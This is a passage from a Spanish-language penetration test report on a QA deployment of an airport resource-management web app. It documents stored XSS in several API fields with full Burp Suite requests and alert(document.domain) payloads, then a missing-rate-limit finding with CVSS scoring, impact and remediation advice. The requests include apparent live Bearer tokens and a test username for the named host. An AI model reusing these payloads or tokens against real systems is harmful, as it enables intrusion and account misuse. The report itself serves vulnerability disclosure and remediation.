En ese sentido se intercepta la comunicación y si bien no aparece dentro de los campos de entrada en forma visual, en la solicitud de interceptación aparece un campo “login” y es allí donde se incluye el payload XSS. Luego de ejecutar la solicitud con Burp Suite confirma que el

backend responde HTTP 200 OK confirmando que el payload se persiste en base de datos exactamente como fue enviado, sin ningún proceso de sanitización:

Request

```

1 PUT /api/v1/cambia-estado-notificacion HTTP/2
2 Host: qa-rms.agunsa.com
3 Content-Length: 126
4 Sec-Ch-Ua-Platform: "Windows"
5 Authorization: Bearer
  uzwlDXtEDZPqeEf-76mMQZa-n060ZpgYgAGbKmw5HFBu7_biwu
6 Accept-Language: es-419,es;q=0.9
7 Sec-Ch-Ua: "Not-A.Brand";v="24", "Chromium";v="146"
8 Sec-Ch-Ua-Mobile: ?0
9 Access-Control-Allow-Origin: *
10 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
  AppleWebKit/537.36 (KHTML, like Gecko) Chrome/146.0.0.0
  Safari/537.36
11 Content-Type: application/json
12 Accept: */*
13 Origin: https://qa-rms.agunsa.com
14 Sec-Fetch-Site: same-origin
15 Sec-Fetch-Mode: cors
16 Sec-Fetch-Dest: empty
17 Referer: https://qa-rms.agunsa.com/
18 Accept-Encoding: gzip, deflate, br
19 Priority: u=1, i
20
21 {
  "id":149126,
  "pendiente":true,
  "obsRevisor":"rr",
  "login":
    "<input autofocus onfocus=alert(document.domain)><input value=\"\"
  }

```

Response

```

1 HTTP/2 200 OK
2 Date: Tue, 28 Apr 2026 04:08:37 GMT
3 Content-Type: application/json; charset=utf-8
4 Content-Length: 71
5 X-Powered-By: Express
6 Access-Control-Allow-Origin: *
7 Access-Control-Allow-Headers: Origin, Accept, Co
8 Access-Control-Allow-Methods: GET, POST, PUT, DE
9 Cache-Control: no-store
10 Content-Security-Policy: default-src 'self';base
  'self';script-src-attr 'none';style-src 'self' h
11 Cross-Origin-Opener-Policy: same-origin
12 Cross-Origin-Resource-Policy: same-origin
13 Etag: W/"47-8KN9BdM1+oNCRvr9fIkzmxnltEg"
14 Origin-Agent-Cluster: ?1
15 Referrer-Policy: no-referrer
16 Strict-Transport-Security: max-age=31536000; inc
17 X-Content-Type-Options: nosniff
18 X-Dns-Prefetch-Control: off
19 X-Download-Options: noopen
20 X-Frame-Options: SAMEORIGIN
21 X-Permitted-Cross-Domain-Policies: none
22 X-Xss-Protection: 0
23
24 {
  "status":200,
  "message":"OK",
  "data":{
    "debeRefrescar":true
  },
  "errors":[
  ]
}


```

Luego, al cargar la sección “Notificacion” ([POST /api/v1/cambia-estado-notificacion](#)) el navegador ejecuta automáticamente el JavaScript del payload almacenado. El cuadro de diálogo [alert\(document.domain\)](#) se dispara desde el dominio [qa-rms.agunsa.com](#) confirmando la ejecución de código arbitrario en el contexto del sitio.


The screenshot shows the web application interface. A modal dialog is displayed over the top of the page, titled "qa-rms.agunsa.com dice" with the text "qa-rms.agunsa.com" and an "Aceptar" button. Below the modal, the "NOTIFICACIONES" section is visible, containing a table with columns: Hora, Proceso, Descripción, Err, and Adv. The table lists several flight-related notifications. To the right of the table, there are three panels showing the status of flight operations (Procesar Operación FPVE) with timestamps and descriptions.

Otras secciones vulnerables son los siguientes:


a) En la sección “Atributos Dinámicos” se agrega un Atributo.




En el endpoint **POST | PUT /api/v1/atributos-dinamicos** los campos vulnerables son: **nombre** y **descripcion** con payload `"\"><input autofocus onfocus=alert(document.domain)><input value=\\\""`



Cuando se graba esa información, al ingresas a la sección de Atributos Dinámico el navegador ejecuta automáticamente el JavaScript del payload almacenado. El cuadro de diálogo `alert(document.domain)` se dispara desde el dominio `qa-rms.agunsa.com` confirmando la ejecución de código arbitrario en el contexto del sitio.



b) En la sección “Recursos” se agrega un Recurso.




En los endpoints **POST | PUT /api/v1/recursos** el campo vulnerable es: **nombre** con payload **"\"><input autofocus onfocus=alert(document.domain)><input value=""**

```


Request
Pretty Raw Hex
1 POST /api/v1/recursos HTTP/2
2 Host: qa-rms.agunsa.com
3 Content-Length: 336
4 Sec-Ch-Ua-Platform: "Windows"
5 Authorization: Bearer dKJ7xlereXURE36aIFUIIfk2s5rCSxhZARNo-gKTCa9uljeGjS
6 Accept-Language: es-419,es;q=0.9
7 Sec-Ch-Ua: "Not-A.Brand";v="24", "Chromium";v="146"
8 Sec-Ch-Ua-Mobile: ?0
9 Access-Control-Allow-Origin: *
10 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
    (KHTML, like Gecko) Chrome/146.0.0.0 Safari/537.36
11 Content-Type: application/json
12 Accept: */*
13 Origin: https://qa-rms.agunsa.com
14 Sec-Fetch-Site: same-origin
15 Sec-Fetch-Mode: cors
16 Sec-Fetch-Dest: empty
17 Referer: https://qa-rms.agunsa.com/
18 Accept-Encoding: gzip, deflate, br
19 Priority: u=1, i
20
21 {
22   "codigo":"E",
23   "nombre":
24     "<input autofocus onfocus=alert(document.domain)><input value=""",
25   "tipo":"estacionamiento",
26   "activo":true,
27   "valoresAtributos":{
28     "vuelosDomesticos":false,
29     "vuelosInternacionales":false,
30     "anchoEstacionamiento":10,
31     "largoEstacionamiento":0,
32     "prioridadEstacionamiento":0,
33     "QA004":0,
34     "estacionamientoConPuntoRemoto":false
35   }
36 }

```

Cuando se graba esa información, al ingresar a la sección de Recursos el navegador ejecuta automáticamente el JavaScript del payload almacenado. El cuadro de diálogo **alert(document.domain)** se dispara desde el dominio **qa-rms.agunsa.com** confirmando la ejecución de código arbitrario en el contexto del sitio.



c) En la sección “Reglas Asignación” se agrega una regla simple o regla avanzada




En los endpoints **POST | PUT /api/v1/regla-simple** o **POST | PUT /api/v1/regla-avanzada** el campo vulnerable es: **nombre** con payload ****

```


1 PUT /api/v1/regla-simple HTTP/2
2 Host: qa-rms.agunsa.com
3 Content-Length: 687
4 Sec-Ch-Ua-Platform: "Windows"
5 Authorization: Bearer dKJ7x1ereXURE36aIFUIIfk2s5rCSxhZAPNo-gKTCA9uljeGj5
6 Priority: u=1, i
7
8 {
  "id": 35,
  "tipoResultado": "evalua",
  "esReglaSimple": true,
  "reglaSimple": {
    "filtros": [
      {
        "atributo": {
          "codigo": "atencion.avion.capacidadPasajeros",
          "precondicion": "atencion.avion",
          "nombre": "Avión:Capacidad del Avión (Nº Pasajero)",
          "descripcion": "Nº de asientos disponibles para el vuelo",
          "tipoDato": "number"
        },
        "operador": {
          "codigo": "=",
          "nombre": "Es Igual A",
          "tipoDatoOperando": "number"
        },
        "valor": 5,
        "descAtributo": "Avión:Capacidad del Avión (Nº Pasajero)",
        "descOperador": "Es Igual A",
        "descValor": "5"
      }
    ],
    "ponderador": 10
  },
  "descripcion": "Prueba 1",
  "nombre": "<img src=x onerror=alert(document.domain)>",
  "activa": true,
}

```

Cuando se graba esa información, al ingresar a la sección de Recursos el navegador ejecuta automáticamente el JavaScript del payload almacenado. El cuadro de diálogo **alert(document.domain)** se dispara desde el dominio **qa-rms.agunsa.com** confirmando la ejecución de código arbitrario en el contexto del sitio.



d) En la sección “Familias Pareo” se agrega una Familia



En los endpoints **POST | PUT /api/v1/familia-pareo** el campo vulnerable es: **nombre** con payload ****

```

Request
Pretty Raw Hex
1 PUT /api/v1/familia-pareo HTTP/2
2 Host: qa-rms.agunsa.com
3 Content-Length: 469
4 Sec-Ch-Ua-Platform: "Windows"
5 Authorization: Bearer
  dKJ7xlereXURE36aIfUIIfk2s5rCSxhZAPNo-gKTCA9uljeGjS
6 Accept-Language: es-419,es;q=0.9
7 Sec-Ch-Ua: "Not-A.Brand";v="24", "Chromium";v="146"
8 Sec-Ch-Ua-Mobile: ?0
9 Access-Control-Allow-Origin: *
10 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
  AppleWebKit/537.36 (KHTML, like Gecko) Chrome/146.0.0.0 Safari/537.36
11 Content-Type: application/json
12 Accept: */*
13 Origin: https://qa-rms.agunsa.com
14 Sec-Fetch-Site: same-origin
15 Sec-Fetch-Mode: cors
16 Sec-Fetch-Dest: empty
17 Referer: https://qa-rms.agunsa.com/
18 Accept-Encoding: gzip, deflate, br
19 Priority: u=1, i
20
21 {
  "nombre": "<img src=x onerror=alert(document.domain)>",
  "activo": true,
  "aerolineas": [
    {
      "id": 4,
      "codigoIATA": "H2",
      "codigoICAO": "SKU",
      "nombre": "Sky Airline",
      "minutosTurnAround": 20,
      "turnAroundPorModelo": [

```

Cuando se graba esa información, al ingresas a la sección de Recursos el navegador ejecuta automáticamente el JavaScript del payload almacenado. El cuadro de diálogo **alert(document.domain)** se dispara desde el dominio **qa-rms.agunsa.com** confirmando la ejecución de código arbitrario en el contexto del sitio.

44

A02: Ausencia de Rate Limiting en Operaciones CRUD

Descripción: Se ha identificado que los endpoints de configuración de la aplicación no implementan ningún mecanismo de control de frecuencia (rate limiting) sobre las operaciones de creación, modificación y eliminación. Un atacante autenticado con un Bearer token válido puede ejecutar operaciones CRUD masivas de forma automatizada —utilizando herramientas como Burp Suite Intruder— sin que el servidor detecte, limite ni bloquee el comportamiento anómalo. Los módulos afectados son los pilares de la seguridad de toda la plataforma: **Atributos Dinámicos, Recursos, Reglas Asignación y Familias Pareo**. Se confirmó la ejecución exitosa de operaciones CRUD consecutivas sobre el módulo de Sistemas, todas respondidas con HTTP 200 OK sin ningún mecanismo de detección o bloqueo.

OWASP TOP 10	A06:2025 – Insecure Design
CWE	CWE-770: Allocation of Resources Without Limits or Throttling CWE-400: Uncontrolled Resource Consumption
Nivel de criticidad	Alto (8.5)
Estado	VULNERABLE
Puntuación CVSS	CVSS:4.0/AV:N/AC:L/AT:N/PR:L/UI:N/VC:N/VI:H/VA:H/SC:H/SI:H/SA:N
Endpoints afectados	Atributos Dinámicos: POST PUT DELETE /api/v1/atributos-dinamicos Recursos: POST PUT DELETE /api/v1/recursos Reglas Asignación: POST PUT DELETE /api/v1/regla-simple o Reglas Asignación: POST PUT DELETE /api/v1/regla-avanzada Familia Pareo: POST PUT DELETE /api/v1/familia-pareo
Impacto	• Eliminación masiva de sistemas registrados: un atacante puede eliminar automáticamente todos los sistemas integrados (GEMINI, INSPECCIONES, RMS, PERFILES, etc.) en segundos, dejando la plataforma inoperativa para todos los usuarios. • Modificación masiva de roles y privilegios: mediante operaciones PUT masivas un atacante puede alterar los permisos de todos los roles del sistema, escalando o revocando privilegios a escala, afectando a todos los usuarios de los sistemas integrados (GEMINI, INSPECCIONES, RMS). • Eliminación o creación masiva de usuarios: el endpoint de usuarios sin rate limiting permite eliminar todos los usuarios del sistema o crear cuentas falsas masivamente, comprometiendo la integridad del directorio de acceso. • Revocación o creación masiva de API Keys: la eliminación masiva de clientes API dejaría sin acceso a todos los sistemas integrados que dependen de autenticación por API Key, causando una interrupción total del ecosistema. La ausencia de rate limiting en módulos de seguridad convierte cualquier cuenta de administrador comprometida en un vector de destrucción total de la configuración del sistema. Sin backups automáticos ni trazabilidad de operaciones masivas, el daño podría ser irreversible en el corto plazo.
Recomendaciones	• Implementar rate limiting en todos los endpoints de escritura de módulos críticos: configurar límites estrictos por usuario autenticado y por IP para los verbos POST, PUT y DELETE en los endpoints /api/v1/atributos-dinamicos, /api/v1/recursos, /api/v1/regla-simple,

	/api/v1/regla-avanzada, /api/v1/familia-pareo. Utilizar express-rate-limit (Node.js) o un API Gateway con políticas de throttling. Valores recomendados: máximo 10 operaciones de escritura por minuto por usuario. • Implementar confirmación para operaciones destructivas masivas: requerir una confirmación adicional (campo de texto, CAPTCHA o doble aprobación) para operaciones DELETE que afecten recursos críticos del sistema, de modo que no puedan ejecutarse de forma automatizada sin interacción humana. • Implementar auditoría y alertas sobre operaciones masivas: registrar todas las operaciones de escritura en un log de auditoría con usuario, timestamp, recurso afectado e IP de origen. Configurar alertas automáticas ante patrones anómalos (más de N operaciones DELETE en X segundos por el mismo token). • Habilitar soft delete en lugar de hard delete para registros críticos: implementar eliminación lógica (marcar como inactivo) en lugar de eliminación física de la base de datos para sistemas, roles y usuarios, permitiendo la recuperación ante ataques de borrado masivo sin necesidad de restaurar backups.
--	--

Datos de prueba:

Usuario: **Insideadm**

Evidencia:

Los casos de funcionalidad vulnerable están asociadas a secciones con funcionalidad de mantención de registros “Adicionar”, “Editar”, “Eliminar”. En dicha funcionalidad se puede realizar operaciones masivas, en ese sentido cualquier funcionalidad que tenga una grilla y con las operaciones de eliminación son vulnerables.

ATRIBUTOS DINÁMICOS

Todos los Elementos

Buscar

Agregar Atributo

Adicionar

Editar

Editar	Código	Nombre	Aplica a	Tipo de Dato
	anchoAvion	anchoAvion	avion	number
	capacidadPasajeros	Capacidad del Avión (Nº Pasajer...	avion	number
	claseAvion	Clase del Avión (Tarificación)	avion	string
	largoAvion	Largo del Avión [m]	avion	number
	PAXAD	Pasajeros Adultos	avion	number
	PAXCH	Pasajeros Niños	avion	number
	PRUEBA1	PRUEBA1	avion	number
	wideBody	Wide Body	avion	boolean
	lineaAereaExclusivaCheckin	Checkin de Uso Exclusivo por Lí...	checkin	boolean

Para ejemplarizar las operaciones de CREATE en **ATRIBUTOS DINÁMICOS** se crearon varios registros con código PRUEBA: PRUEBA1, PRUEBA2, PRUEBA3, etc.

Request ^	Time of day	Payload	Status code	Response received	L
0	19:40:04 28 Apr 2026		500	623	6
1	19:40:04 28 Apr 2026	2	200	690	1
2	19:40:04 28 Apr 2026	3	200	840	1
3	19:40:04 28 Apr 2026	4	200	1004	1
4	19:40:04 28 Apr 2026	5	200	840	1
5	19:40:04 28 Apr 2026	6	200	624	1
6	19:40:04 28 Apr 2026	7	200	840	1
7	19:40:04 28 Apr 2026	8	200	1003	1
8	19:40:04 28 Apr 2026	9	200	1003	1
9	19:40:04 28 Apr 2026	10	200	1003	1
10	19:40:04 28 Apr 2026	11	200	444	1
11	19:40:04 28 Apr 2026	12	200	444	1
12	19:40:04 28 Apr 2026	13	200	412	1
13	19:40:04 28 Apr 2026	14	200	769	1

Request

Pretty Raw Hex

```
POST /api/v1/atributos-dinamicos HTTP/2
Host: qa-rms.agunsa.com
Content-Length: 165
Sec-Ch-Ua-Platform: "Windows"
Authorization: Bearer dKJ7xlereXURE36aIFUIIfk2s5rCSxhZARNo-gKTCa9uljeGjS
Accept-Language: es-419,es;q=0.9
Sec-Ch-Ua: "Not-A.Brand";v="24", "Chromium";v="146"
Sec-Ch-Ua-Mobile: ?0
Access-Control-Allow-Origin: *
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/146.0.0.0 Safari/537.36
Content-Type: application/json
Accept: */*
Origin: https://qa-rms.agunsa.com
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://qa-rms.agunsa.com/
Accept-Encoding: gzip, deflate, br
Priority: u=1, i
Connection: keep-alive

{
  "codigo": "PRUEBA3",
  "nombre": "PRUEBA3",
  "tipoElemento": "avion",

```

Response

Pretty Raw Hex Render

```
11 Cross-Origin-Opener-Policy: same-origin
12 Cross-Origin-Resource-Policy: same-origin
13 Etag: W/"d6-4H/RiQs9P7tTf+Hades9LIeRI80"
14 Origin-Agent-Cluster: ?1
15 Referrer-Policy: no-referrer
16 Strict-Transport-Security: max-age=31536000;
17 X-Content-Type-Options: nosniff
18 X-Dns-Prefetch-Control: off
19 X-Download-Options: noopen
20 X-Frame-Options: SAMEORIGIN
21 X-Permitted-Cross-Domain-Policies: none
22 X-Xss-Protection: 0
23
24 {
  "status": 200,
  "message": "OK",
  "data": {
    "codigo": "PRUEBA3",
    "nombre": "PRUEBA3",
    "tipoElemento": "avion",
    "tipoDato": "number",
    "listaValores": [
    ],
    "minimo": 0,
    "maximo": 500,
    "descripcion": "PRUEBA3",
    "valorDefault": 0
  }
}
```

o Desierto
na-Caldera

Asignaciones +6320

Notificaciones 101

Inside Security a

	PRUEBA1	PRUEBA1	avion	number
	PRUEBA10	PRUEBA10	avion	number
	PRUEBA11	PRUEBA11	avion	number
	PRUEBA12	PRUEBA12	avion	number
	PRUEBA13	PRUEBA13	avion	number
	PRUEBA14	PRUEBA14	avion	number
	PRUEBA15	PRUEBA15	avion	number
	PRUEBA16	PRUEBA16	avion	number
	PRUEBA17	PRUEBA17	avion	number
	PRUEBA18	PRUEBA18	avion	number
	PRUEBA19	PRUEBA19	avion	number
	PRUEBA2	PRUEBA2	avion	number

Asimismo, para ejemplarizar las operaciones de UPDATE en **ATRIBUTOS DINÁMICOS** se actualizaron varios registros con código PRUEBA: PRUEBA1, PRUEBA2, APRUEBA3, etc.

Request ^	Time of day	Payload	Status code	Response received
0	19:58:16 28 Apr 2026		200	1600
1	19:58:14 28 Apr 2026	2	200	720
2	19:58:14 28 Apr 2026	3	200	873
3	19:58:14 28 Apr 2026	4	200	873
4	19:58:14 28 Apr 2026	5	200	719
5	19:58:14 28 Apr 2026	6	200	719
6	19:58:14 28 Apr 2026	7	200	719
7	19:58:14 28 Apr 2026	8	200	872
8	19:58:14 28 Apr 2026	9	200	872
9	19:58:14 28 Apr 2026	10	200	872
10	19:58:14 28 Apr 2026	11	200	872
11	19:58:15 28 Apr 2026	12	200	878
12	19:58:15 28 Apr 2026	13	200	878
13	19:58:15 28 Apr 2026	14	200	878
14	19:58:15 28 Apr 2026	15	200	720

Request	Response
